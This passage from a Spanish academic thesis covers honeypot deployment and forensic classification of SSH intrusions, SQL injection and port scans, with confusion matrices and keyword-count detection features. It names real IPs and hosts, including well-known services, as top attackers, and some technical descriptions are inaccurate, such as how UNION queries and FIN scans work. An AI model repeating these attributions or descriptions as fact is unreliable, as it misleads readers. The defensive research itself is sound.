- **Conexiones ICMP**: Hay que destacar que en esta red se han detectado un mayor número de conexiones mediante el protocolo ICMP, esto es buena señal ya que estas conexiones nos indican que somos visibles a los atacantes. Estos resultados se pueden observar en las *imágenes 159 y 160*.

- **Conexiones por Puerto**: Uno de los gráficos más representativos es el mostrado en la *imagen 161*, donde podemos ver el número de ataques detectados por puerto, en donde destacan los puertos 22, 47682, 39762, etc.

6.1.2.3.2. Datos Geolocalización

Al igual que en la otra red anteriormente estudiada, se va a realizar un estudio de la localización de las direcciones IP que han realizado ataques a nuestro sistema, en la siguiente tabla se muestra una breve descripción del top 10 de los atacantes:

ID	IP Address	Probes	City	Region	Country Name	Code	Latitude	Longitude	Hostname	Lookup
1	150.244.58.189	154687	Madrid	Autonomous Region of Madrid	Spain	ES	40.4086	-3.6922	pajares.ii.uam.es	
2	108.160.167.155	130639	San Francisco	CA	United States	US	37.7794	-122.417	sjd-rd12-2c.sjc.dropbox.com	
3	108.160.162.116	96292	San Francisco	CA	United States	US	37.7794	-122.417	snt-re3-10d.sjc.dropbox.com	
4	108.160.165.181	95889	San Francisco	CA	United States	US	37.7794	-122.417	sjd-rc1-1a.sjc.dropbox.com	
5	198.252.206.149	93568			United States	US	38	-97	stackoverflow.com	
6	108.160.167.160	86696	San Francisco	CA	United States	US	37.7794	-122.417	sjd-rd12-3d.sjc.dropbox.com	
7	108.160.163.109	79976	San Francisco	CA	United States	US	37.7794	-122.417	snt-re4-9a.sjc.dropbox.com	
8	23.22.42.26	77452	Ashburn	VA	United States	US	39.043701	-77.487503	ec2-23-22-42-26.compute-1.amazonaws.com	
9	173.255.112.173	70747	Mountain View	CA	United States	US	37.419201	-122.057404	173.112.255.173.bc.googleusercontent.com	
10	108.160.163.111	65948	San Francisco	CA	United States	US	37.7794	-122.417	snt-re4-9c.sjc.dropbox.com	

Tabla 8: Honeyd Geolocalization Information IP

En donde destaca el primer atacante que ha realizado un gran número de ataques, este es un host de la propia universidad en donde podemos ver que su nombre de host termina en uam.es. A continuación vamos a ver los gráficos desarrollados para esta red.

- **Conexiones por Ip/País**: Principalmente destacan España y EEUU como países que más ataques han realizado a Honeyd, resulta muy interesante analizar los datos recogidos por atacantes españoles, en donde la gran mayoría de ip proceden de la propia universidad, estos datos se pueden observar en las *imágenes 162, 163 y 164*.

- **Conexiones por Mapa**: Al igual que para la anterior red, se ha desarrollado un mapa donde se muestra el nivel de interacción por país, donde podemos destacar los países anteriormente citados, este mapa se encuentra en la *imagen 165*.

6.2.Análisis Forense

6.2.1. Introducción

En este apartado, vamos a tratar una de las más importantes partes de nuestro estudio, esta tiene que ver con todo los procedimientos utilizados para realizar un análisis forense de cada uno de los ataques que detectan nuestros honeypot. Para realizar este análisis, nos hemos apoyado en los scripts que hemos explicado en el apartado 5.4.4, que como ya hemos explicado anteriormente, estos nos sirven para procesar los datos almacenados en los ficheros log y bases de datos de cada uno de los honeypot, para posteriormente realizar una clasificación en tipos de ataque utilizando la herramienta *Weka*. Hay que citar que nuestro objetivo no es el de desarrollar o utilizar una herramienta de aprendizaje automático para detectar ataques o algo similar, sino que esta herramienta ha sido utilizada para la realización de un análisis forense basado en la clasificación y categorización de los ataques recibidos. Esto hace muy potente a los sistemas honeypot implementados, ya que estos nos sirven como herramienta de detección y a partir de ellos nosotros podemos sacar conclusiones sobre dichos ataques y atacantes. Para este análisis utilizaremos también herramientas disponibles en la web, que nos permiten detectar cualquier tipo de anomalía en un sistema por medio de una *black list* de ataques detectados.

Para la clasificación mediante la herramienta *Weka*, se han utilizado dos tipos de modo de operación, el modo *Explorer* y el modo *KnowledgeFlow*, el primero se ha utilizado para la comprobación de que herramientas de clasificación obtener y el segundo para realizar el análisis completo, este último se puede observar en la *imagen 166 del Anexo XVI apartado 1*.

6.2.2. Análisis Mediante Clasificación

En primer lugar, se va ha realizado un análisis forense mediante clasificación, en el cual nos hemos apoyado en los scripts de Raspot Forensic descritos anteriormente, en donde

se ha realizado una extracción y posterior tratamiento de los datos obtenidos de las bases de datos de los honeypot implementados, para posteriormente realizar una clasificación con la herramienta Weka. Hay que indicar la importancia de realizar una clasificación de los ataques recibidos mediante el uso de patrones establecidos, ya que la gran mayoría de los IDS (*Instrussion Detection System*) utilizan este tipo de técnicas, para ello hemos investigado en uno de los mejores IDS del momento *Snort*, a partir del cual se ha obtenido información relevante de cómo este detecta intrusiones en un sistema, también nos hemos apoyado en una base de datos de ataques *KDD 1999*, la cual utiliza también patrones de ataque para clasificar en un tipo de taxonomía y clases todos los ataques detectados.

A continuación, vamos a proceder a ver el análisis forense mediante el uso de clasificación para los dos modos de operación, red doméstica y red de la UAM, distinguiendo entre los tipos de honeypot implementados, hay que decir que los patrones para training se han obtenido a mano, es decir, cada vector de patrones se ha realizado teniendo en cuenta las características que se explican en este apartado.

Para la realización del análisis forense en Kippo, se han tenido en cuenta principalmente dos tipos de análisis, uno apoyándonos en Weka para realizar una clasificación de los ataques que se realizan desde dentro del sistema, y otro realizado con unas herramientas vía web que se explicaran más adelante.

En el *Anexo XVII* se pueden encontrar los gráficos y datos de este apartado, también a modo resumen general de este apartado se ha realizado una tabla explicativa la cual la podemos encontrar en el *Anexo XVIII*.

6.2.2.1. Análisis en Kippo

En primer lugar, se ha realizado la clasificación de los tipos de ataque que los atacantes realizan desde dentro del sistema. Cuando un atacante realiza un ataque por fuerza bruta ante nuestro sistema Kippo, este realizara una serie de pruebas de password-username hasta dar con la correcta, en este momento el atacante accede a nuestro sistema y ejecuta una serie de comandos, aquí es donde llega el primer análisis forense basado en la detección de otros tipos de ataques realizados desde nuestro propio sistema a otros hosts por el atacante. Tras un detallado estudio de los tipos de objetivos y ataques que puede realizar un atacante cuando ha conseguido entrar en un sistema [20], se han valorado las siguientes clases a gestionar:

- **Unauthorized Extraction (Extracción no Autorizada):** Uno de los principales objetivos de un atacante una vez está dentro de un sistema, es la extracción de archivos y recursos de este.

- **Tampering with Data (Manipulación de Datos):** Otra de las acciones que realiza un atacante cuando tiene el control es la manipulación de los datos que hay en el sistema, es decir, la modificación de estos.

- **Destruction and Deletion (Destrucción y Eliminación):** La destrucción y eliminación de archivos es otra característica que tienen los atacantes una vez están dentro de nuestro sistema.

- **Downloading from Unauthorized Sources (Descarga de Fuentes no Autorizada):** La descarga de fuentes u otro tipo de software en nuestro sistema es utilizado con el objetivo de instalar todo tipo de virus en nuestro sistema, también este puede servir en algún caso como un tipo de puerta trasera para los demás atacantes.

- **Spoofing (Suplantación de Identidad):** Esta técnica es usada por los atacantes para obtener archivos y recursos del sistema cuando estos están protegidos por un cierto usuario, para obtener estos tipos de archivos el atacante realiza una suplantación de identidad de dicho usuario.

- **Installing Malicious Software (Instalación de Software Malicioso):** Este tipo de acción es adoptada por los atacantes para instalar cualquier tipo de virus, troyano, etc en nuestro sistema.

- **DoS (Denegación de Servicio):** Este tipo de ataque también lo utilizan los propios atacantes para conseguir parar la funcionalidad de nuestro sistema u otros sistemas desde el nuestro.

Estos tipos de ataques y acciones realizadas por los atacantes, las podemos encontrar en modo aislado o agrupadas, es decir, un atacante puede tener el fin de realizar solo DoS por ejemplo o puede realizar una suplantación de identidad y una vez que tiene los datos que quiere realizar un DoS.

Una vez que tenemos definidas las clases generales de tipos de ataques, procedemos a extraer los datos desde los script de Raspot Forensic y por ultimo realizamos la clasificación mediante *Weka*, donde los ficheros generados tienen el aspecto que se indica en el *Anexo XVI apartado 2*. Para ello se ha tenido en cuenta los siguientes patrones:

- ID: Identificador de ataque en la base de datos.
- Pond_seg: Ponderación en segundos desde la ejecución de un comando hasta la ejecución del siguiente comando.
- Num_Aciertos: Numero de aciertos en toda la sesión.
- Num_Fallos: Numero de fallos en toda la sesión.
- Num_extract, num_manipulation, num_remove, num_download, num_suplant, num_installs y num_dos: hacen referencia al número de comandos ejecutados divididos en cada una de las clases.

Hay que indicar que mediante estos patrones se puede obtener la clasificación deseada, ya que por ejemplo cuando un atacante emplea comandos del tipo install, dicha variable hará que se pondere más que las otras y por lo tanto la clasificación resultara satisfactoria. Por lo tanto, en esta clasificación se ponderan el tipo de comandos utilizados, los cuales han sido obtenidos del libro [19] en donde se puede ver la funcionalidad de cada uno de los comandos, mediante estos comandos se ha realizado

un estudio sobre que patrones se podían escoger para realizar la clasificación explicada en el artículo [20], en donde se valorará el objetivo de los comandos ejecutados por los atacantes, donde a través de estos se puede realizar la clasificación deseada.

Para obtener esta clasificación con *Weka*, se ha utilizado el clasificador J48 y Multilayer Perceptron, los cuales han sido los que más alto porcentaje nos han dado en relación a aciertos fallos, la matriz de confusión es la siguiente:

```
=== Confusion Matrix ===

   a   b   c   d   e   f   g   h   <-- classified as
 116  12   0   0   0   0   0   4 |   a = Unauthorized_Extraction
   0 120   0   0   0   0   0  12 |   b = Tampering
   0   0 132   0   0   0   0   0 |   c = Destruction
   0   0   0 132   0   0   0   0 |   d = Downloading_Malicious
   0   0   0   0 132   0   0   0 |   e = Spoofing
   0   0   0   0   0 132   0   0 |   f = Install_Software
   0   0   0   0   0   0 132   0 |   g = Dos
   0  42   0   0   0   0   0  66 |   h = Unknown
```

Figura 12: Confusion Matrix Kippo Input

En donde se puede observar que la clasificación es prácticamente correcta, aunque hay que indicar que en el caso de la clase Tampering, es la más le cuesta clasificar, esto es debido a que sus variables son muy sensibles al cambio, de tal forma que en el momento en el que se detecte un pequeño cambio, el clasificador no la detectara y dirá que no es conocida.

Para esta clasificación, se han obtenido los resultados que figuran en el grafico ilustrado en la *imagen 167 y tabla 25* para la red doméstica, y los ilustrados en la *imagen 172 y tabla 30* para la red de la UAM. En donde se puede destacar, que estos han sido muy semejantes para ambas configuraciones, donde podemos observar que los objetivos más utilizados por los atacantes es la extracción no autorizada de datos y la instalación de software malicioso.

Otra clasificación que se ha realizado ha sido la clasificación en humano y bot de cada uno de los atacantes, este ha sido un estudio opcional el cual se ha considerado interesante ver el comportamiento de cada uno de estos atacantes. Cuando se estudió cada uno de los ataques almacenados en la tabla input de la base de datos de Kippo, nos dimos cuenta de la importancia de esta clasificación, ya que se podía ver que cada atacante tenía un comportamiento totalmente diferente, ya que los humanos tardaban más ejecutar los comandos en consola y tenían más fallos, sin embargo los bot tardaban como es lógico mucho menos tiempo y además tenían menos fallos que los humanos. Para realizar este tipo de clasificación, también nos hemos apoyado en los scripts desarrollados en Raspot Forensic, a través del cual podemos obtener los datos de la base de datos de Kippo y pasarlos a la herramienta Weka para realizar la clasificación en humano-bot, el archivo que indica esta clasificación, se puede observar en el *Anexo XVI apartado 2.* Para realizar esta clasificación, se tuvo en cuenta los siguientes patrones:

- Id: Identificador de ataque en la base de datos.
- Pond_seg: Ponderación en segundos realizada en cada uno de los ataques.
- Realm: Flag que nos indica el tipo de sesión.
- Num_Aciertos: Numero de aciertos en cada sesión.
- Num_Fallos: Numero de fallos en cada sesión.

- Pond_Ejecucion: Ponderación de la ejecución de cada comando.

En esta clasificación podemos ver que se ha añadido el patrón de ponderación de ejecución, que hace referencia a la complejidad media de los comandos ejecutados, que junto con la media en segundos, hace que sea fácil clasificar este tipo de datos. Como vimos en el libro [19], la media de una persona en ejecución de comandos es superior a 10seg en nuestro sistema, teniendo en cuenta una complejidad media en cada ejecución. Podemos ver que en cada uno de los patrones, es muy importante para determinar a qué clase pertenece cada uno, aunque las más importantes son ponderación segundos y ponderación en ejecución, ya que a través del tipo de comando y del tiempo que se tarda en ejecutar el siguiente comando se puede determinar qué tipo de clase asignarle.

Al igual que para la anterior clasificación, esta se ha realizado mediante el uso de los clasificadores J48 y Multilayer Perceptron, donde la matriz de confusión es la siguiente:

```
=== Confusion Matrix ===

   a   b   <-- classified as
 195  15 |   a = Human
  14 166 |   b = Bot
```

Figura 13: Confusion Matrix Kippo Human-Bot

En esta matriz se puede observar que hay una pequeña confusión, ya que hay que tener en cuenta que hay usuarios con alto grado de conocimientos en la ejecución de comandos en sistemas UNIX, y que por lo tanto pueden llegar a ser confundidos como bot.

Al igual que para la anterior clasificación, se ha detectado que los resultados para ambas redes son muy similares, ya que alrededor del 80% de los datos proceden de humanos y el 20% restante de Bot, esto nos sirve para ver qué tipo de atacantes son más comunes en una u otra red. Esta situación se puede observar en las *tablas 26 y 31*, así como en las *figuras 168 y 173 del Anexo XVII.*

6.2.2.2. Análisis en Glastopf

Al igual que para Kippo, para el honeypot Glastopf se ha realizado un análisis forense atendiendo a dos tipos de clasificaciones específicas. Para este honeypot resulta imprescindible este tipo de análisis, ya que como hemos visto en la fase de resultados, este honeypot detecta ataques SQLi, pero no siempre detecta todos y por lo tanto los que este no detecta los clasifica como desconocidos, debido a este motivo necesitamos realizar una clasificación propia de estos tipos de ataques detectados por este honeypot, para que todos los tipos de datos no reconocidos por este seamos capaces de identificar de alguna forma. De tal forma que se ha realizado en primer lugar una clasificación en tres clases específicas:

- SQLi: En esta clase se encontrarían todos los tipos de ataques SQL injection, en donde estarían los detectados por Glastopf, como los que este no ha sido capaz de detectar.

- Probe: En esta clase estarían aquellos datos que no pueden ser considerados como ataques pero que en gran parte están pidiendo datos a nuestro servicio de una manera inusual.
- Normal: Esta clase hace referencia a todas las consultas normales a nuestro servidor web.

Una vez que tenemos los datos extraídos de las bases de datos a través de Raspot Forensic, tenemos que usar la herramienta Weka para realizar una clasificación de estos tipos de datos, para ello se han utilizado los archivos .arff mostrados en el *Anexo XVI apartado 3*. Donde podemos ver que los patrones utilizados para este tipo de clasificación son los siguientes:

- Id.
- Puerto.
- Ponderación de comandos ejecutados.
- Get o Post.
- Navegador.
- Sistema Operativo.
- Patrón de Glastopf.
- Filename.

Donde podemos ver que los principales patrones es la ponderación de comandos utilizado y el patrón detectado por el honeypot, en el primero se hace una ponderación del tipo de pregunta ejecutada al servidor(Ponderación de comandos ejecutados), y que por lo tanto es muy importante para realizar la clasificación de estos datos que Glastopf no reconoce, también nos hemos ayudado de la primera clasificación que realiza este honeypot (Patrón de Glastopf), donde este nos indica el tipo de conexión web realizada. También es relevante el puerto de origen y el navegador del atacante, ya que la clasificación se vuelve más sensible a los puertos y navegadores que más ataques producen.

Para realizar esta clasificación, se han tenido en cuenta los clasificadores Multylayer Perceptron e IBK, en donde se ha obtenido la siguiente matriz de confusión:

```
=== Confusion Matrix ===

  a  b  c   <-- classified as
 91  7  0 |  a = Normal
  0 93  5 |  b = Probe
  0 11 87 |  c = Sqli
```

Figura 14: Confusion Matrix Glastopf

Como podemos observar en dicha matriz, hay un error principalmente entre Probe y SQLi, esto es debido a que hay algunos tipos de sentencias que el clasificador nos detecta como SQLi y que son Probe, ya que las diferencias entre probe y SQLi son simplemente la ejecución de una consulta SQL, aunque hay que decir que abecés, esta consulta no está bien formada y por lo tanto se detecta que es del tipo SQLi y sin embargo es del tipo Probe.

En las *imágenes 169 y 174* se pueden observar los gráficos que ilustran los resultados obtenidos para esta clasificación en cada una de las redes respectivamente, en donde tenemos que destacar que los ataques SQLi recibidos han superado con creces a cualquier otro tipo de conexión. En las *tablas 27 y 32* podemos ver unos ejemplos de esta clasificación.

Una vez que tenemos clasificados los datos en las anteriores clases, nos surge la necesidad de clasificar los ataques recibidos anteriormente clasificados como SQLi en subcategorías de ataque dependiendo de los objetivos que se quieran conseguir, para ello se ha realizado una clasificación siguiendo lo mostrado en el artículo [23], y por lo tanto estos ataques se han clasificado en:

- **Tautologie (Tautología):** Este subtipo de ataque de SQL injection, se detecta cuando el atacante intenta obtener una respuesta correcta de la base de datos del sistema, y por lo tanto obtener nombres de tablas y otros objetivos. Este tipo de ataques pueden producir ataques del tipo *Bypassing authentication, identifying injectable parameters y extracting data*.

- **Illegal/Logically Incorrect Queries (Consultas Lógicamente Incorrectas):** Este tipo de ataque se utiliza para obtener información acerca de la base de datos del sistema, además puede producir ataques del tipo *Identifying injectable parameters, performing database finger-printing y extracting data*.

- **Union Query (Consulta Union):** En este tipo de ataques se utilizan consultas con la cláusula Union, estas son utilizadas para insertar datos en la base de datos del sistema. Este tipo de SQLi puede llegar a producir ataques del tipo *Bypassing Authentication y Extracting data*.

- **Piggy-Backed Queries (Consultas Piggy-Backed):** Este tipo de SQLi es utilizado para inyectar una consulta potencialmente peligrosa a partir de una que inicialmente no lo es, este tipo de SQLi puede llegar a producir ataques del tipo *Extracting data, Adding or modifying data, Performing denial of service y Executing remote commands.*

- **Stored Procedures (Procedimientos de Guardado):** Este tipo de ataques tienen el objetivo de almacenar datos potencialmente peligrosos en la base de datos, este tipo de SQLi puede producir ataques del tipo *Performing privilege escalation, Performing denial of service y Executing remote commands*.

- **Inference (Inferencia):** Mediante este tipo de ataque, se intenta realizar preguntas de respuesta true/false a la base de datos y mediante esta obtener información relevante, este tipo de SQLi puede llegar a producir ataques de tipo *Identifying injectable parameters, Extracting data y Determining database schema*.

- **Alternate Encodings (Codificación Alterna):** Este tipo de ataque es utilizado para inyectar ejecutables dentro del sistema y por lo tanto infectar el sistema de

la víctima, este tipo de ataques puede llegar a producir ataques como *Evading Detection*.

Como hemos indicado anteriormente, primero se ha utilizado Raspot Forensic para obtener los datos correspondientes de la base de datos del sistema para posteriormente clasificar estos datos con *Weka*, los archivos de test y training utilizados están en el *Anexo XVI apartado 3*. En este se puede ver los patrones utilizados para realizar este tipo de clasificación son:

- Id.
- Puerto.
- Ponderación de comandos ejecutados.
- Get o Post.
- Navegador.
- Sistema Operativo.
- Patrón de Glastopf.
- Filename.
- Numero de Clausulas Where.
- Numero de Clausulas Convert.
- Numero de Clausulas Union.
- Numero de Clausulas Select.
- Numero de Clausulas Drop.
- Numero de Clausulas ;
- Numero de Clausulas Shutdown.
- Numero de Palabras Password encontradas.
- Numero de Palabras UserName encontradas.
- Numero de Clausulas Wait.
- Numero de Clausulas “1=1” o “1=0”.
- Numero de Clausulas Char.
- Numero de Clausulas Insert.
- Numero de Clausulas Substring.
- Numero de Clausulas Hexa.

En donde se puede observar que los patrones más importantes corresponden a la identificación de unas determinadas clausulas en cada uno de los ataques para la posterior clasificación, en el artículo anteriormente mencionado [23], se pueden observar todo este tipo de cuestiones. En donde se citan todas las sentencias SQL que puede contener un cierto tipo de ataque SQLi, nosotros para ello hemos utilizado diferentes patrones que nos indican el número de estas sentencias en cada ataque SQLi detectado. Para la clasificación se ha utilizado al igual que para la anterior clasificación los clasificadores Multilayer Perceptron e IBK, los cuales nos dan la siguiente matriz de confusión:

```
=== Confusion Matrix ===

  a  b  c  d  e  f  g   <-- classified as
 28  0  0  0  0  7  0 |  a = Tautologie
  0 31  0  0  0  0  0 |  b = ILIQ
  0  0 35  0  0  0  0 |  c = Union_Query
  0  0  0 31  0  0  0 |  d = Piggy_Backed
  0  0  0  0 35  0  0 |  e = Stored_Procedures
  0  0  0  0  0 35  0 |  f = Inference
  0  0  7  0  0  0 28 |  g = Alternate_Encodings
```

Figura 15: Confusion Matrix Glastopf SQLi

En donde se puede observar que el error es muy bajo, solo se produce una confusión entre las clases Alternate_Encodings y Tautologie, esto es debido a que cuando se realiza un ataque de tipo Alternate_Encoding, se utiliza primero un ataque de Tautologie para ver que sentencias SQL combinar, por lo tanto es una cuestión confusa incluso de detectar a primera vista.

Al igual que para las anteriores clasificaciones, para esta se han realizado una serie de gráficos, ilustrados en las *imágenes 170 y 175*, en donde podemos observar que clases han sido las más frecuentes a la hora de clasificar los ataques SQLi, donde podemos ver que los más utilizados han sido Piggy-Backed para la red doméstica y Alternate_Encoding para la red de la UAM. En las *tablas 28 y 33*, podemos observar algunos ejemplos de estas clasificaciones.

6.2.2.3. Análisis en Honeyd

Al igual que para los anteriores honeypots vistos, para Honeyd también se ha implementado un script, el cual se puede ver en el Anexo VII apartado 3, en el cual se recogen todos los datos relevantes para la posterior clasificación empleada con la herramienta *Weka*. En esta clasificación, hay que citar que se ha realizado un estudio sobre los tipos de ataque que se podían detectar con este tipo de honeypot, en el cual se han descartado la gran mayoría por falta de datos, por lo tanto vimos que una buena clasificación a realizar con los datos disponibles es la de ver los tipos de escaneo de puertos que realizan los atacantes para intentar atacar a nuestra red [25], esto es posible ya que Honeyd nos facilita en sus archivos log una serie de banderas que nos indican los tipos de conexiones efectuadas por los atacantes, y por lo tanto mediante estas se pueden obtener los tipos de escaneos efectuados por dichos atacantes. Estos tipos de escaneo de puertos, y por lo tanto las clases implementadas para nuestra clasificación son:

- **SYN Scan**: En una negociación TCP, es necesario seguir un procedimiento de tres pasos. Esta negociación es iniciada con el paquete SYN en el origen, en donde la máquina de destino responde con SYN/ACK, donde finalmente la primera responde con un paquete ACK.

- **SYN ACK Scan**: Este tipo de escaneo de puertos es parecido al anterior, en este escaneo a diferencia del SYN Scan el ordenador de origen puede enviar un paquete SYN o ACK.

- **FIN Scan**: Este tipo de escaneo de puertos, son capaces de pasar desapercibidos por todo tipo de cortafuegos, donde los puertos cerrados responden con un paquete FIN y los abiertos no responden al atacante.

- **ACK Scan**: Este es un tipo de escaneo único, ya que no determina que puertos están abiertos y que puertos están cerrados, pero si detecta si el puerto esta filtrado o sin filtrar.

- **XMAS Scan**: Este tipo de escaneo de puertos es similar a FIN Scan, pero este envía paquetes con FIN, URG y PUSH como si se tratase de un árbol de navidad.

- **TCP Fragment**: Este no es un tipo de escaneo de puertos, ya que corresponde con un fragmento TCP habitual, este ha sido considerado para establecer cuáles han sido los tipos de conexiones normales en nuestro Honeyd.

- **UDP Scan**: Este es un tipo de escaneo de puertos mediante el protocolo UDP, donde los puertos que no se encuentren abiertos, responden al atacante mediante un mensaje ICMP de host inalcanzable.

Como podemos ver se ha realizado una clasificación basada en los tipos de conexiones y protocolos utilizados por los atacantes para saber qué tipo de puertos se encuentran abiertos en nuestro sistema, esto nos puede ser de gran ayuda a la hora de realizar un posterior análisis forense sobre los otros honeypot, ya que normalmente después de que un atacante haya realizado un cierto tipo de escaneo de puertos, puede realizar un tipo determinado de ataque en nuestro sistema.

Los patrones utilizados para esta clasificación, han sido principalmente divididos en los siguientes campos:

- Protocolo Utilizado: Número de conexiones realizadas en los protocolos TCP, UDP e ICMP.
- Banderas: Una serie de banderas proporcionadas por este honeypot a partir de las cuales se puede obtener su clasificación.

Para esta clasificación, el clasificador que mejores resultados nos ha dado ha sido Multilayer Perceptron, el cual nos ha proporcionado la siguiente matriz de confusión:

```
=== Confusion Matrix ===

   a   b   c   d   e   f   g   <-- classified as
 110   0   0   0   0   4   0 |   a = SYN_Scan
   0 114   0   0   0   0   0 |   b = SYN_ACK_Scan
   0   0 114   0   0   0   0 |   c = FIN_Scan
   0   0   0 114   0   0   0 |   d = ACK_Scan
   0   0   0   0 114   0   0 |   e = XMAS_Scan
   0   0   0   0   0 114   0 |   f = TCP_Fragment
   0   0   0   0   0   0 114 |   g = UDP_Scan
```

Figura 16: Confusion Matrix Honeyd

En donde podemos ver que su error es muy bajo, solo se produce un error entre las clases SYN_Scan y TCP_Fracment, esto es debido a que para la clase TCP_Fragment se utiliza la misma bandera (S) que para la clase SYN_Scan y por lo tanto esto puede llegar a una confusión.

Al igual que para los anteriores honeypot, en el *Anexo XVII* se pueden observar las imágenes correspondientes a los resultados obtenidos para los análisis en ambas redes, en los gráficos mostrados en las *imágenes 171 y 176*, podemos ver el total de los tipos de escaneo que se han realizado sobre nuestro sistema, en donde cabe destacar que para la red doméstica el tipo de escaneo de puertos es más general, mientras que para la red de la UAM se utiliza más el escaneo de tipo ACK. También podemos ver algunos ejemplos de esta clasificación en las *tablas 29 y 34*.

6.2.3. Análisis Mediante Herramientas Web

Para un análisis forense futuro y mediante este obtener características más refinadas sobre cada tipo de ataque, se ha realizado el estudio de cada atacante en particular, para ello nos hemos apoyado en herramientas web las cuales tienen almacenadas en sus bases de datos un gran número de IP y host que han sido añadidos a su *black list*. Estas herramientas nos las proporcionan los sistemas Kippo-Graph y Honeyd-Viz, aunque al ser herramientas web también las podemos utilizar para el honeypot Glastopf, estas están ubicadas en la tabla con el top 10 de los atacantes, y que tras solicitar su análisis podemos ver todo tipo de información relevante de cada uno de estos. A continuación se va a realizar un breve resumen de cada una de estas herramientas, así como un ejemplo de cada una de ellas, los cuales se encuentran en el *Anexo XVII apartado 2*:

- **Dshield**: Mediante esta herramienta podemos ver todo tipo de información acerca del atacante, host, ubicación, ataques detectados hasta el momento, etc. Nosotros hemos realizado un análisis de cada uno del top 10 de los atacantes tanto en la red de la UAM como en la red doméstica, y nos hemos encontrado con varios host que efectivamente ya estaban en la base de datos de esta herramienta, por ejemplo para la dirección IP 69.80.200.157 hemos encontrado el resultado que figura en la imagen *177 del Anexo XVII*.

- **IpVoid**: Otra herramienta que nos ha aportado muy buena información acerca de que host está en su base de datos es IpVoid, esta nos proporciona una gran black list para analizar la dirección IP y asociarla a u ataque determinado, las opciones que esta herramienta nos da son las que aparecen en la *imagen 178 del Anexo XVII*, obtenida para la IP anteriormente analizada.

- **Robtex:** Esta herramienta nos proporciona una visión diferente a las dos anteriores herramientas, esta nos indica por un lado el nivel de peligro que puede generar dicha dirección IP. Esta herramienta también nos facilita un gráfico explicativo sobre la localización del host y como este realiza sus ataques. El análisis de la IP 200.99.150.227 se puede observar en la *tabla 35 y en la imagen 179 del Anexo XVII*.

- **Fortiguard:** Esta herramienta da todas las IP que poseen un alto nivel de peligrosidad a partir de la IP dada, adicionalmente esta herramienta nos dice a qué tipo de clase esta categorizado el host del atacante. Como ejemplo se puede observar el análisis realizado para la IP 122.154.162.3, cuyo resultado se muestra en la imagen *180 del Anexo XVII*.

- **Alienvault:** Esta herramienta nos dice que tipo de actividad ha sido detectada por el host del atacante, esta nos realiza una clasificación dependiendo del tipo de actividad almacenada en su base de datos. Como ejemplo, se puede observar el análisis realizado para la IP 1.93.24.72, cuyo resultado se muestra en la *imagen 181 del Anexo XVII*.

- **ReputiantionAuthority:** A través de esta herramienta podemos saber el grado de peligrosidad que tiene una dirección IP y saber que host la han llegado a bloquear por uso indebido. Como ejemplo se muestra en la *imagen 182 del Anexo XVII* el estudio sobre la dirección IP 200.99.50.227.

- **MacAfee Intrussions:** Esta es una de las herramientas más potentes utilizadas hasta ahora, ya que esta nos facilita una clasificación de la IP solicitada en diversos tipos de ataques, lo cual nos ofrece la posibilidad de saber qué tipos de ataques realiza cada IP. Como ejemplo se ha analizado la dirección IP del ejemplo anterior llegando a la conclusión de que es un servidor de tipo spam, este ejemplo lo podemos ver en la *imagen 183 del Anexo XVII*.

6.2.4. Análisis Mediante Matching

Por último, se ha realizado un análisis forense aplicando la técnica del matching entre direcciones IP, esta se basa en obtener las coincidencias entre las direcciones IP que han atacado a varios honeypot de nuestro sistema, lo cual nos resulta útil para analizar que direcciones IP son las que realizan ataques de todo tipo. Como vimos anteriormente, se ha realizado un script a partir del cual se pueden obtener dichas IP desde las bases de datos de cada uno de los honeypot, donde posteriormente se extraen las direcciones IP que coincidan en cada una de las bases de datos.

Para la realización del matching, se han tenido en cuenta las tres combinaciones posibles para su realización: Kippo-Glastopf, Kippo-Honeyd y Honeyd-Glastopf. Hay que citar que este tipo de análisis, nos puede servir para en un futuro implementar un honeypot genérico que nos muestre una lista con los atacantes que realizan ataques a cada una de las combinaciones posibles de nuestro sistema.

En el *Anexo XVII apartado 3* podemos ver los resultados obtenidos para cada una de las configuraciones de red empleadas teniendo en cuenta las tres combinaciones posibles citadas anteriormente. Para la red doméstica, cabe destacar la procedencia de una dirección IP de la propia red local, tras realizar una investigación sobre esta en los ficheros log de dichos honeypots, nos hemos dado cuenta de que dicha dirección provenía de un ordenador que casualmente tenia alojado un troyano y que este realizaba ataques a todas las direcciones IP de la propia red, esto nos ha servido como experiencia

para mejorar la seguridad de nuestra propia red, así como detectar un troyano desde nuestros propios honeypots. Cabe destacar que donde mayor coincidencia de atacantes detectados ha sido en la red de la UAM, mientras en la red Doméstica los datos han sido muy similares para cada una de dichas configuraciones.

6.3. Discusión de Resultados y Análisis Forense

A modo general, se puede ver que los resultados obtenidos por parte de los honeypot, han sido algo escasos debido al poco tiempo de actividad de estos, aunque hay que decir que dichos resultados nos han dejado aspectos interesantes sobre los que discutir. En lo referente al honeypot Kippo, hay que decir que se han detectado una gran cantidad de ataques mediante fuerza bruta, donde podemos ver qué tipo de password y username son los más usados por dichos ataques, también vimos que los ataques iban aumentando a medida que dicho honeypot se iba mejorando. Por otro lado, el honeypot Glastopf, nos ha dejado una gran base de datos de ataques de SQLi en ambas redes, lo que nos ha servido para saber qué tipo de ataques SQLi realizan en mayor grado los atacantes. En lo referente al honeypot Honeyd, este nos ha servido para ver el tipo de escaneos que realizan los atacantes para conseguir sus objetivos en la maquina víctima.

En cuanto a las diferencias entre los dos tipos de redes implementadas, hay que decir que la red que más ataques ha recibido ha sido la red doméstica, aunque hay que recordar que el honeypot estaba expuesto en una red DMZ, a diferencia de la red de la UAM que estaba por detrás del Firewall, lo que hace que el nivel de ataques sea menor. Por lo tanto, podemos deducir que el sistema de seguridad de la UAM es algo mejor que el de una red doméstica común, donde resulta muy grave tratándose de una universidad con un número elevado de datos relevantes.

En lo referente a la clasificación y matching de direcciones IP, hay que decir que nos ha servido de gran utilidad, ya que como hemos podido comprobar, los honeypot implementados nos dan poca información sobre el tipo de ataque que se ha efectuado, por ello ha sido de gran importancia dotar a estos de una capacidad adicional que haga que estos sean más completos. Esto nos puede servir en un futuro para realizar una mejora en cada uno de los honeypot y dotar a estos de la capacidad de detección de ataques más comunes y más completos.

En cuanto a los tipos de ataque por país, hemos percibido que los países con un mayor número de atacantes son principalmente China, EEUU y Rusia, algo que esperábamos ya que en estos países se posee una gran cantidad de servidores Proxy que permiten a cualquier atacante del mundo conectarse a ellos de manera anónima y realizar ataques desde esta, lo que hace que estos países tengan un nivel muy alto de atacantes.

CAPÍTULO 7

CONCLUSIONES Y TRABAJO FUTURO

7. Conclusiones y Trabajo Futuro

7.1.Conclusiones

